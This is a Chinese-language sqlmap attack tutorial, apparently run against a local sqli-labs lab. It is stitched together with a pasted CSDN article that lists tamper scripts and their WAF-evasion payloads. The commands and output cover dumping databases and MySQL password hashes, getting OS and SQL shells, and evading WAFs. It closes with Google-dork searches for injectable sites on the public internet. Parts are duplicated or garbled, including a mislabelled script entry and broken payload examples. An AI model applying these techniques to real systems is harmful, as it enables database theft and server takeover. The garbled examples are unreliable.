

## GET型注入

```
(root@kali)~[~]
# sqlmap -u "http://192.168.1.9/sqli-labs-master/Less-1/?id=1" --dbs
```

**-u后面跟的是数据库的连接URL**

**--dbs是获取数据库的所有参数**

```
{1.5.10#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[22:21:23] [INFO] fetching database names
available databases [8]:
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] security
[*] sys
[*] upload-labs
```

**这些就是我们获取的数据库也是第一步**

```
(root@kali)~[~]
# sqlmap -u "http://192.168.1.9/sqli-labs-master/Less-1/?id=1" -D "dvwa" --tables
```

**一个后面跟字母**

**两个杠后面跟有意义的单词**

**选取数据库**

**获取数据库的表格**

```
{1.5.10#stable}
https://sqlmap.org
```

```
(root@kali)~[~]
# sqlmap -u "http://192.168.1.9/sqli-labs-master/Less-1/?id=1" -D "dvwa" -T "user" --columns
```

**表示跑(user)他的列**

**列名**

```
{1.5.10#stable}
https://sqlmap.org
```

```
(root@kali)~[~]
# sqlmap -u "http://192.168.1.9/sqli-labs-master/Less-1/?id=1" -D "mysql" -T "user" -C "Host" --dump
```

**-C表示查看内容**

**并打印出来**

```
{1.5.10#stable}
https://sqlmap.org
```

## POST注入

### 我们先抓取数据包

```
POST /sqli-labs-master/Less-1/ HTTP/1.1
Host: 192.168.1.9
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.9
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.9/sqli-labs-master/Less-1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin*&passwd=edfgs&submit=Submit
```

**在这个注入点一定要加\***

### 接着保存为txt并上传到kali

```
(root@kali)~[~]
# sqlmap -r 1.txt --dbs
```

**指定文件**

**这里如果失败我们可以加入--level3来提升注入等级**

```
{1.5.10#stable}
```

```
(root@kali)~[~]
# sqlmap -r 1.txt --dbs
```

指定文件

这里如果失败我们可以加入--level3来提升注入等级

```
{1.5.10#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
back end bomb: mysql > 310
[23:11:33] [INFO] fetching database names
available databases [8]:
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] security
[*] sys
[*] upload-labs
```

这样我们就扫出了他的表名

```
(root@kali)~[~]
# sqlmap -r 1.txt --current-db
```

查看当前使用的表

```
{1.5.10#stable}
https://sqlmap.org
```

current database: 'security' 这就是当前使用的表

```
(root@kali)~[~]
# sqlmap -r 1.txt -D "security" --dump --level=3
```

输出并打印出来

```
{1.5.10#stable}
https://sqlmap.org
```

其余的操作和GET注入方式一样

获取shell权限

```
(root@kali)~[~]
# sqlmap -r 1.txt --users --level=3
```

给他权限

设置更快的进程

```
{1.5.10#stable}
https://sqlmap.org
```

```
database management system users [4]:
[*] 'admin'@'localhost'
[*] 'mysql.session'@'localhost'
[*] 'mysql.sys'@'localhost'
[*] 'root'@'localhost'
```

我们可以看到他的权限是root是最高权限

```
(root@kali)~[~]
# sqlmap -r 1.txt --os-shell --level=3
```

获取shell权限

```
{1.5.10#stable}
https://sqlmap.org
```

```
(root@kali)~[~]
# sqlmap -r 1.txt --os-shell --batch --smart
```

自动获取shell

```
{1.5.10#stable}
https://sqlmap.org
```

智能选择

```
(root@kali)~[~]
# sqlmap -r 1.txt --os-shell --batch --smart --level=3
```

自动选择参数执行

```
(root@kali)-[~]
# sqlmap -r 1.txt --os-shell --batch --smart --level=3
{1.5.10#stable}
https://sqlmap.org
```

自动选择参数执行

## 绕过WAF

```
(root@kali)-[~]
# sqlmap -r 1.txt --tamper space2mysqlblank.py --passwords
{1.5.10#stable}
https://sqlmap.org
```

使用的一个py模块  
绕过WAF直接获取账号密码  
跟上密码的属性

```
(root@kali)-[~]
# sqlmap -r 1.txt --tamper= --passwords
{1.5.10#stable}
https://sqlmap.org
```

表示什么都不选择  
这也是一种方式

```
database management system users password hashes:
[*] admin [1]:
  password hash: *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
  clear-text password: 123456
[*] mysql.session [1]:
  password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] mysql.sys [1]:
  password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] root [1]:
  password hash: *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
  clear-text password: 123456
```

我们可以看到他的账号和密码

## 如何查看他的python脚本

```
(root@kali)-[~]
# whereis sqlmap
sqlmap: /usr/bin/sqlmap /etc/sqlmap /usr/share/sqlmap /usr/share/man/man1/sqlmap.1.gz
```

查看sqlmap的目录 这个是我们sqlmap的目录

```
(root@kali)-[~]
# cd /usr/share/sqlmap/
```

切换到目录下

```
(root@kali)-[/usr/share/sqlmap]
# ls
data extra lib plugins __pycache__ sqlmapapi.py sqlmap.py tamper thirdparty
```

切换到目录下后查看文件我们可以看到他放脚本的文


```
(root@kali)-[/usr/share/sqlmap]
# cd tamper
```

然后我们查看这个文件

```
(root@kali)-[/usr/share/sqlmap/tamper]
# ls
0eunion.py equaltolike.py multiplespaces.py space2mssqlhash.py
apostrophemask.py equaltorlike.py overlongutf8more.py space2mysqlblank.py
apostrophenullencode.py escapequotes.py overlongutf8.py space2mysqldash.py
appendnullbyte.py greatest.py percentage.py space2plus.py
base64encode.py halfversionedmorekeywords.py plus2concat.py space2randomblank.py
between.py hex2char.py plus2fnconcat.py sp_password.py
binary.py htmlencode.py __pycache__ substring2leftright.py
bluecoat.py ifnull2casewhenisnull.py randomcase.py symboliclogical.py
chardoubleencode.py ifnull2ifisnull.py randomcomments.py unionalltounion.py
charencode.py informationschemacomment.py schemasplit.py unmagicquotes.py
charunicodeencode.py __init__.py sleep2getlock.py uppercase.py
charunicodescape.py least.py space2comment.py varnish.py
commalesslimit.py lowercase.py space2dash.py versionedkeywords.py
commalessmid.py luanginx.py space2hash.py versionedmorekeywords.py
commentbeforeparentheses.py misunion.py space2morecomment.py xforwardedfor.py
concat2concatws.py modsecurityversioned.py space2morehash.py
dunion.py modsecurityzeroversioned.py space2mssqlblank.py
```

以上就是sqlmap自带的脚本

## 常用的脚本解释



## sqlmap的使用 ---- 自带绕过脚本



# sqlmap的使用 ---- 自带绕过脚本 tamper 原创

2018-09-15 20:23:39

21点赞



wkend  
码龄6年

关注

sqlmap在默认的情况下除了使用char()函数防止出现单引号，没有对注入的数据进行修改，还可以使用-tamper参数对数据做修改来绕过waf等设备。

## 0x01 命令如下

```
1 sqlmap -u [url] --tamper [模块名]
```

sqlmap的绕过脚本在目录

`usr/share/golismero/tools/sqlmap/tamper` 下

目前sqlmap 1.2.9版本共有37个

```
root@kali:/usr/share/golismero/tools/sqlmap/tamper# ls
apostrophemask.py          percentage.py
apostrophenullencode.py    randomcase.py
appendnullbyte.py          randomcomments.py
base64encode.py             securesphere.py
between.py                  space2comment.py
bluecoat.py                 space2dash.py
chardoubleencode.py         space2hash.py
charencode.py               space2morehash.py
charunicodeencode.py        space2mysqlblank.py
concat2concatws.py          space2mysqlhash.py
equaltolike.py              space2mysqlblank.py
greatest.py                space2mysqldash.py
halfversionedmorekeywords.py space2plus.py
ifnull2ifisnull.py          space2randomblank.py
__init__.py                 sp_password.py
modsecurityversioned.py     unionalltounion.py
modsecurityzeroversioned.py unmagicquotes.py
multiplespaces.py           versionedkeywords.py
nonrecursivereplacement.py  versionedmorekeywords.py
```

可以使用 `--identify-waf` 对一些网站是否有安全防护进行试探

## 0x02 常用tamper脚本

### apostrophemask.py

适用数据库: ALL

作用: 将引号替换为utf-8, 用于过滤单引号

使用脚本前: `tamper('1 AND '1'='1')`

使用脚本后: `1 AND`

`%EF%BC%871%EF%BC%87=%EF%BC%871`

### base64encode.py

适用数据库: ALL

适用数据库: ALL

作用: 替换为base64编码

使用脚本前: `tamper('1' AND SLEEP(5)#')`

使用脚本后: `MScgQU5EIFNMRUVQKDUPIw==`

## **multiplespaces.py**

适用数据库: ALL

作用: 围绕sql关键字添加多个空格

使用脚本前: `tamper('1 UNION SELECT foobar')`

使用脚本后: `1 UNION SELECT foobar`

## **space2plus.py**

适用数据库: ALL

作用: 用加号替换空格

使用脚本前: `tamper('SELECT id FROM users')`

使用脚本后: `SELECT+id+FROM+users`

## **nonrecursivereplacement.py**

适用数据库: ALL

作用: 作为双重查询语句, 用双重语句替代预定义的sql关键字 (适用于非常弱的自定义过滤器, 例如将select替换为空)

使用脚本前: `tamper('1 UNION SELECT 2--')`

使用脚本后: `1 UNIOUNIONNN SELESELECTCT 2--`

## **space2randomblank.py**

适用数据库: ALL

作用: 将空格替换为其他有效字符

使用脚本前: `tamper('SELECT id FROM users')`

使用脚本后: `SELECT%0Did%0DFROM%0Ausers`

## **unionalltounion.py**

适用数据库: ALL

作用: 将 `union allselect` 替换为 `unionselect`

使用脚本前: `tamper('-1 UNION ALL SELECT')`

使用脚本后: `-1 UNION SELECT`

## **securesphere.py**

适用数据库: ALL

作用: 追加特定的字符串

使用脚本前: `tamper('1 UNION SELECT')`

适用数据库: ALL

作用: 追加特定的字符串

使用脚本前: `tamper('1 AND 1=1')`

使用脚本后: `1 AND 1=1 and`

`'0having'='0having'`

## space2dash.py

适用数据库: ALL

作用: 将空格替换为 `--`, 并添加一个随机字符串和换行符

使用脚本前: `tamper('1 AND 9227=9227')`

使用脚本后: `1--nVNaVoPYeva%0AAND--`

`ngNvzqu%0A9227=9227`

## space2mssqlblank.py

适用数据库: Microsoft SQL Server

测试通过数据库: Microsoft SQL Server 2000、Microsoft SQL Server 2005

作用: 将空格随机替换为其他空格符号 (`'%01', '%02', '%03', '%04', '%05', '%06', '%07', '%08', '%09', '%0B', '%0C', '%0D', '%0E', '%0F', '%0A'`)

使用脚本前: `tamper('SELECT id FROM users')`

使用脚本后: `SELECT%0Eid%0DFROM%07users`

## between.py

测试通过数据库: Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用: 用 `NOT BETWEEN 0 AND #` 替换 `>`

使用脚本前: `tamper('1 AND A > B--')`

使用脚本后: `1 AND A NOT BETWEEN 0 AND B--`

## percentage.py

适用数据库: ASP

测试通过数据库: Microsoft SQL Server 2000, 2005、MySQL 5.1.56, 5.5.11、PostgreSQL 9.0

作用: 在每个字符前添加一个 `%`

使用脚本前: `tamper('SELECT FIELD FROM TABLE')`

使用脚本后: `%S%E%L%E%C%T %F%I%E%L%D`

`%F%R%O%M %T%A%B%L%E`

%F%R%O%M %T%A%B%L%E

## sp\_password.py

适用数据库: MSSQL

作用: 从T-SQL日志的自动迷糊处理的有效载荷中追加sp\_password

使用脚本前: `tamper('1 AND 9227=9227-- ')`

使用脚本后: `1 AND 9227=9227-- sp_password`

## charencode.py

测试通过数据库: Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用: 对给定的payload全部字符使用url编码 (不处理已经编码的字符)

使用脚本前: `tamper('SELECT FIELD FROM%20TABLE')`

使用脚本后:

`%53%45%4C%45%43%54%20%46%49%45%4C%44%20%46%52%4F%4D%20%54%41%42%4C%45`

## randomcase.py

测试通过数据库: Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用: 随机大小写

使用脚本前: `tamper('INSERT')`

使用脚本后: `INseRt`

## charunicodeencode.py

适用数据库: ASP、ASP.NET

测试通过数据库: Microsoft SQL Server 2000/2005、MySQL 5.1.56、PostgreSQL 9.0.3

作用: 适用字符串的unicode编码

使用脚本前: `tamper('SELECT FIELD%20FROM TABLE')`

使用脚本后:

`%u0053%u0045%u004C%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004C%u0044%u0020%u0046%u0052%u004F%u004D%u0020%u0054%u0041%u0042%u004C%u0045`

## space2comment.py

## space2comment.py

测试通过数据库：Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用：将空格替换为 `/**/`

使用脚本前： `tamper('SELECT id FROM users')`

使用脚本后： `SELECT/**/id/**/FROM/**/users`

## equaltolike.py

测试通过数据库：Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5

作用：将 `=` 替换为 `LIKE`

使用脚本前： `tamper('SELECT * FROM users WHERE id=1')`

使用脚本后： `SELECT * FROM users WHERE id LIKE 1`

## equaltolike.py

测试通过数据库：MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用：将 `>` 替换为 `GREATEST`，绕过对 `>` 的过滤

使用脚本前： `tamper('1 AND A > B')`

使用脚本后： `1 AND GREATEST(A,B+1)=A`

## ifnull2ifisnull.py

适用数据库：MySQL、SQLite (possibly)、SAP MaxDB (possibly)

测试通过数据库：MySQL 5.0 and 5.5

作用：将类似于 `IFNULL(A, B)` 替换为

`IF(ISNULL(A), B, A)`，绕过对 `IFNULL` 的过滤

使用脚本前： `tamper('IFNULL(1, 2)')`

使用脚本后： `IF(ISNULL(1),2,1)`

## modsecurityversioned.py

适用数据库：MySQL

测试通过数据库：MySQL 5.0

作用：过滤空格，使用mysql内联注释的方式进行注入

使用脚本前： `tamper('1 AND 2>1--')`

使用脚本后： `1 /*!30874AND 2>1*/--`

## space2mysqlblank.py



使用脚本后: `1 /*!30874AND 2>1*/--`

### space2mysqlblank.py

适用数据库: MySQL

测试通过数据库: MySQL 5.1

作用: 将空格替换为其他空格符号 ('%09', '%0A', '%0C', '%0D', '%0B')

使用脚本前: `tamper('SELECT id FROM users')`

使用脚本后: `SELECT%0Bid%0DFROM%0Cusers`

### modsecurityzeroverioned.py

适用数据库: MySQL

测试通过数据库: MySQL 5.0

作用: 使用内联注释方式 (`/*!00000*/`) 进行注入

使用脚本前: `tamper('1 AND 2>1--')`

使用脚本后: `1 /*!00000AND 2>1*/--`

### space2mysqldash.py

适用数据库: MySQL、MSSQL

作用: 将空格替换为 `--`, 并追随一个换行符

使用脚本前: `tamper('1 AND 9227=9227')`

使用脚本后: `1--%0AAND--%0A9227=9227`

### bluecoat.py

适用数据库: Blue Coat SGOS

测试通过数据库: MySQL 5.1、SGOS

作用: 在sql语句之后用有效的随机空白字符替换空格符, 随后用 `LIKE` 替换 `=`

使用脚本前: `tamper('SELECT id FROM users where id = 1')`

使用脚本后: `SELECT%09id FROM users where id LIKE 1`

### versionedkeywords.py

适用数据库: MySQL

测试通过数据库: MySQL 4.0.18, 5.1.56, 5.5.11

作用: 注释绕过

使用脚本前: `tamper('1 UNION ALL SELECT NULL, NULL,`

`CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER() AS`

`CHAR).CHAR(32)).CHAR(58.100.114.117.58))#'`

```
CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST
(CURRENT_USER() AS
CHAR),CHAR(32)),CHAR(58,100,114,117,58))#')
)
```

使用脚本后:

```
1/*!UNION*//*!ALL*//*!SELECT*//*!NULL*//,*
!NULL*//,
CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST
(CURRENT_USER()/*!AS*//*!CHAR*/),CHAR(32))
,CHAR(58,100,114,117,58))#
```

## halfversionedmorekeywords.py

适用数据库: MySQL < 5.1

测试通过数据库: MySQL 4.0.18/5.0.22

作用: 在每个关键字前添加mysql版本注释

使用脚本前: `tamper("value' UNION ALL`

`SELECT`

```
CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST
(CURRENT_USER() AS
CHAR),CHAR(32)),CHAR(58,97,110,121,58)),
NULL, NULL# AND 'QDWa'='QDWa")
```

使用脚本后:

```
value'/*!0UNION/*!0ALL/*!0SELECT/*!0CONCAT
(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CA
ST(/*!0CURRENT_USER()/*!0AS/*!0CHAR),/*!0C
HAR(32)),/*!0CHAR(58,97,110,121,58)),/*!0N
ULL,/*!0NULL#/*!0AND 'QDWa'='QDWa
```

## space2morehash.py

适用数据库: MySQL >= 5.1.13

测试通过数据库: MySQL 5.1.41

作用: 将空格替换为 # , 并添加一个随机字符串和换行符

使用脚本前: `tamper('1 AND 9227=9227')`

使用脚本后:

```
1%23ngNvzqu%0AAND%23nVNaVoPYeva%0A%23lujYF
Wfv%0A9227=9227
```

## apostrophencode.py

适用数据库: ALL

作用: 用非法双字节Unicode字符替换单引号

使用脚本前: `tamper("1 AND '1'='1')`

使用脚本后: `1 AND %00%271%00%27=%00%271`

使用脚本前: `tamper('1 AND 1=1')`  
使用脚本后: `1 AND %00%271%00%27=%00%271`

## appendnullbyte.py

适用数据库: ALL

作用: 在有效载荷的结束位置加载null字节字符编码

使用脚本前: `tamper('1 AND 1=1')`

使用脚本后: `1 AND 1=1%00`

## chardoubleencode.py

适用数据库: ALL

作用: 对给定的payload全部字符使用双重url编码  
(不处理已经编码的字符)

使用脚本前: `tamper('SELECT FIELD FROM%20TABLE')`

使用脚本后:

`%2553%2545%254C%2545%2543%2554%2520%2546%2549%2545%254C%2544%2520%2546%2552%254F%254D%2520%2554%2541%2542%254C%2545`

## unmagicquotes.py

适用数据库: ALL

作用: 用一个多字节组合 `%bf%27` 和末尾通用注释一起替换空格

使用脚本前: `tamper('"1' AND 1=1")`

使用脚本后: `1%bf%27 AND 1=1--`

## randomcomments.py

适用数据库: ALL

作用: 用注释符分割sql关键字

使用脚本前: `tamper('INSERT')`

使用脚本后: `I/**/N/**/SERT`

在熟悉了tamper脚本之后, 我们应该学习tamper绕过脚本的编写规则, 来应对复杂的实际环境。

打开CSDN, 阅读体验更佳

## SQLmap自带tamper脚本详解

目录 一、SQLmap tamper脚本介绍 一、SQLmap... [浏览器打开](#)

sqlmap的一些脚本的使用, 绕过滤的神器

## sqlmap的一些脚本的使用，绕过滤的神器

sql注入神奇，搭配各种脚本，花式绕过滤，懂的人自然懂，哈...

评论(1)

写评论



白帽子续命指南 码龄3年



很详细的，请问可以转载吗，自己留着看 1年

## 延迟注入

```
(root@kali)~# sqlmap -r 1.txt --tamper space2mysqlblank.py --passwords --delay=20
{1.5.10#stable}
https://sqlmap.org
```

延迟注入（表示每20秒发一个包）

## 自动注入

但是他不是交互式的

```
(root@kali)~# sqlmap -r 1.txt --batch --smart -a
```

```
(root@kali)~# sqlmap -r 1.txt --os-cmd="id" --level=3
{1.5.10#stable}
https://sqlmap.org
```

自动注入并执行命令

## 获取数据库的shell

```
(root@kali)~# sqlmap -r 1.txt --sql-shell
{1.5.10#stable}
https://sqlmap.org
```

获取数据库的shell

```
[16:39:16] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
sql-shell>
sql-shell>
sql-shell>
```

可以看到我们拿到了数据库的shell

## 查找有SQL注入的网址

```
(root@kali)~# sqlmap -g "inurl:php?id=1"
{1.5.10#stable}
https://sqlmap.org
```

查找有SQL注入的网址

```
(root@kali)~# sqlmap -g "inurl:asp?id=1"
{1.5.10#stable}
https://sqlmap.org
```

这个同样也可

语法：

inurl:asp?id=1

inurl:php?id=1